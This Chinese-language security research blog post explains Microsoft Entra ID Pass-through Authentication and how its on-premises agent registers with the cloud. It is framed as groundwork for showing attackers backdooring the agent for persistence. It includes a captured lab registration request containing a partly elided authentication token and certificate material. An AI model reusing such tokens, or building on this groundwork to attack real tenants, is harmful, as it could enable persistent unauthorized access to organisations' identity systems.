
Overview
Microsoft Entra ID(前称 Azure AD)为混合身份环境提供了三种核心的身份验证方法,包括“密码哈希同步”、“直通身份验证” 和 “联合集成”:
- 密码哈希同步(Password Hash Synchronization):将用户本地 AD 密码的哈希值同步到 Microsoft Entra ID,是实现混合身份的默认登录方法。
- 直通身份验证(Pass-through Authentication):允许用户在本地和云中使用相同密码进行登录。作为密码哈希同步替代方案,其不需要将用户本地 AD 密码的哈希值同步到 Microsoft Entra ID。
- 联合集成(Federation Integration):通过本地 Active Directory 联合身份验证服务(AD FS)基础设施配置混合环境,组织可以将本地环境与 Microsoft Entra ID 联合,并使用此联合进行身份验证和授权。
在之前的文章 “Entra ID - Revisiting the Abuse History of Connect Sync” 中,我们已经深入探讨了 Microsoft Entra Connect 和密码哈希同步相关的攻击与滥用手法。本文将把焦点转向直通身份验证 ,深入分析其身份验证原理与攻击面,并讲解攻击者如何利用其架构部署后门以实现持久性。
What is Pass-through Authentication?
Microsoft Entra 直通身份验证(Pass-through Authentication,PTA)允许组织内的用户使用相同的密码登录本地应用程序和基于云的应用程序。当用户使用 Microsoft Entra ID 登录时,此功能会直接针对您的本地 Active Directory 验证用户密码。
该功能是 Microsoft Entra 密码哈希同步的一种替代方案,后者同样能为组织带来云身份验证的良好体验。但是,某些希望强制实施其本地 Active Directory 安全性和密码策略的组织可以选择使用直通身份验证。

直通身份验证可以与无缝单一登录(Seamless Single Sign-on)功能结合使用,当用户在企业网络内的公司设备上访问应用程序时,他们无需输入密码即可登录。
直通身份验证的另一个优势在于其简易的部署与管理。企业无需构建复杂的本地部署架构或进行繁琐的网络配置。仅需在本地服务器上安装一个轻量级代理(Microsoft Entra Pass-through Authentication Agent,直通身份验证代理),即可在云端启用此功能。
How Pass-through Authentication Works
接下来,我们将通过一个流程图,介绍 Microsoft Entra 直通身份验证的原理以及涉及到的所有组件和步骤。

当用户尝试登录由 Microsoft Entra ID 保护的应用程序时,如果租户上启用了直通身份验证,将发生以下工作步骤:
- 用户尝试访问某个应用程序(例如 Outlook Web App)。
- 如果用户尚未登录,则将被重定向到 Microsoft Entra ID 用户登录页面。
- 用户在 Microsoft Entra 登录页面输入其用户名,然后选择”下一步”按钮。
- 用户在 Microsoft Entra 登录页面输入其密码,然后选择”登录”按钮。
- Microsoft Entra ID 在收到登录请求后,将用户名和密码(使用身份验证代理的公钥加密)放入一个队列中。
- 一个本地身份验证代理从队列中检索用户名和加密的密码。值得注意的是,身份验证代理不会频繁轮询队列中的请求,而是通过预先建立的持久连接来获取请求。
- 身份验证代理使用其私钥解密密码。
- 身份验证代理使用标准 Windows API 根据本地 Active Directory 验证用户名和密码,此机制与 Active Directory 联合身份验证服务(AD FS)使用的机制类似。用户名可以是本地默认用户名(通常是 “userPrincipalName” 属性),也可以是在 Microsoft Entra Connect 中配置的另一个属性(称为”Alternate ID”)。
- 本地 Active Directory 域控制器评估该请求并将相应的响应(成功、失败、密码过期或用户被锁定)返回给身份验证代理。
- 身份验证代理随之将此响应返回给 Microsoft Entra ID。
- Microsoft Entra ID 评估该响应,并据此对用户作出回应。例如,Microsoft Entra ID 要么立即让用户登录,要么请求进行 Microsoft Entra 多因素身份验证。
- 如果用户登录成功,则该用户可以访问该应用程序。
我们可以看到,上述步骤中曾多次提到了身份验证代理(Microsoft Entra Pass-through Authentication Agent),该服务是 Microsoft Entra 直通身份验证的核心组件,关于直通身份验证的攻击面也都围绕他。下面我们开始深入探究身份验证代理(下文中我们统称为 PTA 代理)在 Microsoft Entra 直通身份验证中是如何工作的。
Microsoft Entra Pass-through Authentication Agent
通过阅读上述流程不难发现,身份验证代理在整个认证链路中扮演着关键角色。总体来看,它在直通身份验证中主要参与了以下关键工作:
- PTA 代理将自身注册到 Microsoft Entra ID 中,其所使用的证书由 Microsoft Entra 应用程序代理签发。
- PTA 代理启动时,会从 Microsoft Entra 应用程序代理获取一个“引导(Bootstrap)文档”。
- PTA 代理使用 WebSocket/WsRelayedAMQP 协议与“引导文档”中提供的每个信令监听器端点建立持久的 HTTPS 连接,总共建立 4 到 8 个连接。
- 当用户在 Microsoft Entra 登录页面输入其用户名和密码时,通过 Azure 服务总线(Azure Service Bus)向所有已连接的 PTA 代理发送通知,该通知包含一个 Azure 中继(Azure Relay)的地址。
- PTA 代理获取到该请求后返回相应的 “Accept”,并使用 WebSocket/WsRelayedConnection 协议连接到指定的 Azure 中继。
- PTA 代理与 Azure 中继连接就绪后,收到连接 Microsoft Entra 应用程序代理的通知,随后与 Microsoft Entra 应用程序代理建立 WebSocket 连接。
- PTA 代理与 Microsoft Entra 应用程序代理连接就绪后,收到一个 JSON 格式的身份验证请求。
- PTA 代理使用其证书的私钥解密用户的密码。
- PTA 代理将用户名和密码被发送至 Win32 API 的 LogonUserW 函数,根据本地 Active Directory 验证用户名和密码是否正确。
- PTA 代理将身份验证结果通过常规的 HTTPS POST 请求发送回 Microsoft Entra 应用程序代理。
事实上,该代理服务是直通身份验证的核心组件,关于直通身份验证的绝大部分攻击面也均围绕此组件展开。接下来,我们将围绕安装、启动到身份验证请求处理三个阶段,深入探究上述工作在整个 PTA 代理的生命周期中是如何实现的。
PTA Agent Installation
在 PTA 代理安装期间,首先会将自身注册到 Microsoft Entra ID。具体包含以下步骤:
- PTA 代理与
<tenant-id>.registration.msappproxy.net:443端点建立连接。 - 端点连接就绪后,PTA 代理向
https://<tenant-id>.registration.msappproxy.net/register/registerConnector端点发送包含证书签名请求(CSR)的 XML 文档。
例如,在我名为 “OffsecLabs” 的实验室环境中,Microsoft Entra 租户 ID 是 “cbbc6356-1312-460e-8085-5eecce54123e”,则会使用 POST 协议向 https://cbbc6356-1312-460e-8085-5eecce54123e.registration.msappproxy.net/register/RegisterConnector 端点发送以下 XML 文档。从 <MachineName> 元素中可以看到,这里尝试注册一个名为 “AZUREPTA02.offseclabs.tech” 的 PTA 代理:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
<RegistrationRequest xmlns="http://schemas.datacontract.org/2004/07/Microsoft.ApplicationProxy.Common.Registration"
    xmlns:i="http://www.w3.org/2001/XMLSchema-instance">
    <Base64Csr>MIIDlzCCAn8CAQAwADCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBAKbm
        44A6FomARrMrDczwdt8tbuXGjTjcoi38i7nOvGa+6FCpQuMrmzGexFRd9m2cC70Y
        /5NLiU9txa4kM/2PxaUkukIuwPiB81Ht60XN4bqMAAPLp+/MTHClSAQl6gMOgYMz
        z0ukS/EYSyR7MoY1m1qfCnkbmBhBvI0xgWnvl/CqMHA8kguonLgfoN9OBbhlbBEG
        PloOwy+7H0jJ4gWuD53uiYL9GNJO/IMSR+7eVhKC3v+7BjczY40cWGI1J0QKyXVN
        2kjRQj3CW6Y6e2UBkDzbpDp8/9hA+jGQGDeAMrpI8ZuoUHsuB+GpLl4AIiJAk8xk
        82J9arihFGk4XD0YWRUCAwEAAaCCAVAwHAYKKwYBBAGCNw0CAzEOFgwxMC4wLjIw
        MzQ4LjIwUwYJKoZIhvcNAQkOMU......bmRsbDMyLmV4ZTCBggYKKwYBBAGCNw0C
        AjF0MHICAQEeagBNAGkAYwByAG8AcwBvAGYAdAAgAEUAbgBoAGEAbgBjAGUAZAAg
        AFIAUwBBACAAYQBuAGQAIABBAEUAUwAgAEMAcgB5AHAAdABvAGcAcgBhAHAAaABp
        AGMAIABQAHIAbwB2AGkAZABlAHIDAQAwDQYJKoZIhvcNAQEFBQADggEBAASxGKQi
        oy1YCN8qOVdHvbHQ3DAz3Z8vKc5pFTyIjHZTZS90qsUTcW9duOB/X/6wmimH3bkp
        /escoyFXLfunXq5ojJrnt48y6kNHpg69R13N0ycRUl6HiZoq2pk1vikUfdWs54l9
        txWKfOGgnAj+G3c3kxERc3Dnf8aqFQVbd7OZJGQPHTLB3TbWQcnNNp3DVhOMIluZ
        G/c7ViJKo3vdFixBn0QdpguswffkLiK10v5JE4Z4PonBxOEhC8EYfl8nJzexkMIr
        xsVvZP5LiQRM3WoVJ+RnlPCFMsv5yvpL0gVCx2M4/Jff1F4zPf+elnSeOoeXtxSF
        dfZd4YYuxxoGjFA=
    </Base64Csr>
    <AuthenticationToken>
        eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6IkhTMjNiN0RvN1RjYVUxUm9MSHdwSXEyNFZZZyIsImtpZCI6IkhTMjNiN0RvN1RjYVUxUm9MSHdwSXEyNFZZZyJ9.eyJhdWQiOiJodHRwczovL3Byb3h5LmNsb3Vkd2ViYXBwcHJveHkubmV0L3JlZ2lzdGVyYXBwIiwiaXNzIjoiaHR0cHM6Ly9zdHMud2luZG93cy5uZXQvY2JiYzYzNTYtMTMxMi00NjBlLTgwODUtNWVlY2NlNTQxMjNlLyIsImlhdCI6MTc2MDc1MzIwMywibmJmIjoxNzYwNzUzMjAzLCJleHAiOjE3NjA3NTc3ODYsImFjciI6IjEiLCJhaW8iOiJBVVFBdS84YUFBQUFxcS8wSW1HaDZ3WlpIY0JSUzVKcE94dWUydUNRK2ZLZUdzVUdNUlZJZkpTalovQkthZ0V4UzE4Y01WZWRrK2l5STFINWxUaHg2SnV6ZlhmOUlqU0RIZz09IiwiYW1yIjpbInB3ZCJdLCJhcHBpZCI6IjU1NzQ3MDU3LTliNWQtNGJkNC1iMzg3LWFi......lvbiIsInNpZCI6IjAwOWI1ZDg5LTliOGYtMzJmYS1jMTVhLWY0ZTQ2NDQzYTg2NiIsInN1YiI6ImhIN0c5TUQwdUpwbGc4b0RYZGJQXzZNblRISVBOSlF0TDFBaGtRZllUZ0kiLCJ0aWQiOiJjYmJjNjM1Ni0xMzEyLTQ2MGUtODA4NS01ZWVjY2U1NDEyM2UiLCJ1bmlxdWVfbmFtZSI6ImF6dXJlLmNvbm5lY3RAb2Zmc2VjbGFicy50ZWNoIiwidXBuIjoiYXp1cmUuY29ubmVjdEBvZmZzZWNsYWJzLnRlY2giLCJ1dGkiOiJtenhYVVpGSVowYWVyWHE5SW5VMUFBIiwidmVyIjoiMS4wIiwieG1zX2Z0ZCI6InBIQ0Z6Y2k1aTZHdzlEV3lDY3lrWDJoTjRtay15c2Q3aWo0UFpfWkROY0VCYW1Gd1lXNWxZWE4wTFdSemJYTSIsInhtc19pZHJlbCI6IjEgOCJ9.NRVmS1sTjpdLQHxPG6J68XIYpK3S2siBwIO-sDOr5KcsRj0n3mFspg_Km83SF-8HzFtFX_ldCoqEBKl6wKvXvzxcKodWT_2jsRZUTbzJjjMfT8DCbibEHdb_lqZnivRumAZyYjicoziu1qMoB6pmjvbkF6bRxwbUC6K9xHz0tGxH-S6nqB8ANvXuOmh4Q2Drmk7OQQLDA6_OvA1sbNtXjD4ULomaa3w-k3wqf84PNqsT43i6M1rjhdi7idCrePVMLrgq4pwBJ2AJZZW6Qt6huhV61Nq8N3XCPBgit4eWPjEsLHYJYOHNPbiIbbLA8KLzYmsppumHPL2DYBgYcK0fiQ
    </AuthenticationToken>
    <Base64Pkcs10Csr i:nil="true" />
    <Feature>ApplicationProxy</Feature>
    <FeatureString>PassthroughAuthentication</FeatureString>
    <RegistrationRequestSettings>
        <SystemSettingsInformation i:type="a:SystemSettings"
            xmlns="http://schemas.datacontract.org/2004/07/Microsoft.ApplicationProxy.Common.RegistrationCommons"
            xmlns:a="http://schemas.datacontract.org/2004/07/Microsoft.ApplicationProxy.Common.Utilities.SystemSettings">
            <a:MachineName>AZUREPTA02.offseclabs.tech</a:MachineName>
            <a:OsLanguage>1033</a:OsLanguage>
            <a:OsLocale>0409</a:OsLocale>
            <a:OsSku>8</a:OsSku>
            <a:OsVersion>10.0.20348</a:OsVersion>
        </SystemSettingsInformation>
        <PSModuleVersion>1.5.2482.0</PSModuleVersion>
        <SystemSettings i:type="a:SystemSettings"
            xmlns:a="http://schemas.datacontract.org/2004/07/Microsoft.ApplicationProxy.Common.Utilities.SystemSettings">
            <a:MachineName>AZUREPTA02.offseclabs.tech</a:MachineName>
            <a:OsLanguage>1033</a:OsLanguage>
            <a:OsLocale>0409</a:OsLocale>
            <a:OsSku>8</a:OsSku>
            <a:OsVersion>10.0.20348</a:OsVersion>
        </SystemSettings>
    </RegistrationRequestSettings>
    <TenantId>cbbc6356-1312-460e-8085-5eecce54123e</TenantId>
    <UserAgent>PassthroughAuthenticationConnector/1.5.2482.0</UserAgent>
</RegistrationRequest>
如果一切顺利,将返回如下响应,其中包含已签名的证书。
1
2
3
4
5
6
7
8
<RegistrationResult
    xmlns="http://schemas.datacontract.org/2004/07/Microsoft.ApplicationProxy.Common.Registration"
    xmlns:i="http://www.w3.org/2001/XMLSchema-instance">
    <Certificate>
        MIINHjCCDAagAwIBAgIQ4UnS43QwMrNGsZJvDtDI9zANBgkqhkiG9w0BAQsFADA4MTYwNAYDVQQDEy1ISVNDb25uZWN0b3JSZWdpc3RyYXRpb25DQS5oaXMubXNhcHBwcm94eS5uZXQwHhcNMjUxMDE4MDE1MTQ3WhcNMjYwNDA0MDc1MjU1WjAvMS0wKwYDVQQDEyRjYmJjNjM1Ni0xMzEyLTQ2MGUtODA4NS01ZWVjY2U1NDEyM2UwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQCm5uOAOhaJgEazKw3M8HbfLW7lxo043KIt/Iu5zrxmvuhQqULjK5sxnsRUXfZtnAu9GP+TS4lPbcWuJDP9j8WlJLpCLsD4gfNR7etFzeG6jAADy6fvzExwpUgEJeoDDoGDM89LpEvxGEskezKGNZtanwp5G5gYQbyNMYFp75fwqjBwPJILqJy4H6DfTgW4ZWwRBj5aDsMvux9IyeIFrg+d7omC/RjSTvyDEkfu3lYSgt7/uwY3M2ONHFhiNSdECsl1TdpI0UI9wlumOntlAZA826Q6fP/YQPoxkBg3gDK6SPGbqFB7LgfhqS5eACIiQJPMZPNifWq4oRRpOFw9GFkVAgMBAAGCEQBWY7zLEhMORoCFXuzOVBI+o4IKGDCCChQwHQYJKwYBBAGCN1IBBBBHw4EJErF4SqKjI9UdnL/yMBYGA1UdJQEB/wQMMAoGCCsGAQUFBwMCMIIJ2QYJKwYBBAGCN1ICBIIJynYyOjCCCcMGCSqGSIb3DQEHAqCCCbQwggmwAgEBMQ8wDQYJYIZIAWUDBAIBBQAwSQYJKoZIhvcNAQcBoDwEOlBhc3N0aHJvdWdoQXV0aGVudGljYXRpb246NIuVtDK8+aIC2Nf2BOl6nMZ+lxWhi6O5w1wAa+nq3FGgggfDMIIHvzCCBqegAwIBAgITOgXgMOIfU9fbYV7LIwAEBeAw4jANBgkqhkiG9w0BAQsFADBEMRMwEQYKCZImiZPyLGQBGRYDR0JMMRMwEQYKCZImiZPyLGQBGRYDQU1FMRgwFgYDVQQDEw9BTUUgSU5GUkEgQ0EgMDEwHhcNMjUxMDA2MDc1MjU1WhcNMjYwNDA0MDc1MjU1WjAsMSowKAYDVQQDEyFSZWdpc3RyYXRpb25TZXJ2ZXIubXNhcHBwcm94eS5uZXQwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQDIHQfvSWsNyYLI+3XRb2NCLzDUGWO6XQejUnJ6+L0yhNHBcjcVqkWMhojlXYf/v+52i/ygIP4z37jQYE1ovcupLeDsU2j7ldNdupkVxMYGM5/tDKyxB8q5InhpSB/2oxLxVuC2TAsylyZGT2GI1HCXRaHsDHgcN8jc6RAiPeOu24FcUc+7AXkouAs0XxjfDqVcmVW8HW7o3fwyYKkIDCK2blk08DfCp07ib86kpqAVBTJMXwMC5xSaYqAyiuSFkkHR/I06yra7SXWrFgB+MPFd6khZoXcc6qpfMBZxYeeNM6JWO6uvPdJrfwyn/g5npwRgs5oA6bVA/......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</Certificate>
    <ErrorMessage />
    <IsSuccessful>true</IsSuccessful>
</RegistrationResult>

该证书由 hisconnectorregistrationca.msappproxy.net 颁发,证书主题名称为 Microsoft Entra ID 租户 ID,扩展密钥用法仅包含 “客户端身份验证(Client Authentication)”,证书的有效期为 180 天,之后将存储于 ”本地计算机“ 的 “个人” 证书存储区中:

最终,成功注册的 PTA 代理将显示在 Microsoft Entra ID 门户中,其状态显示如下图所示。
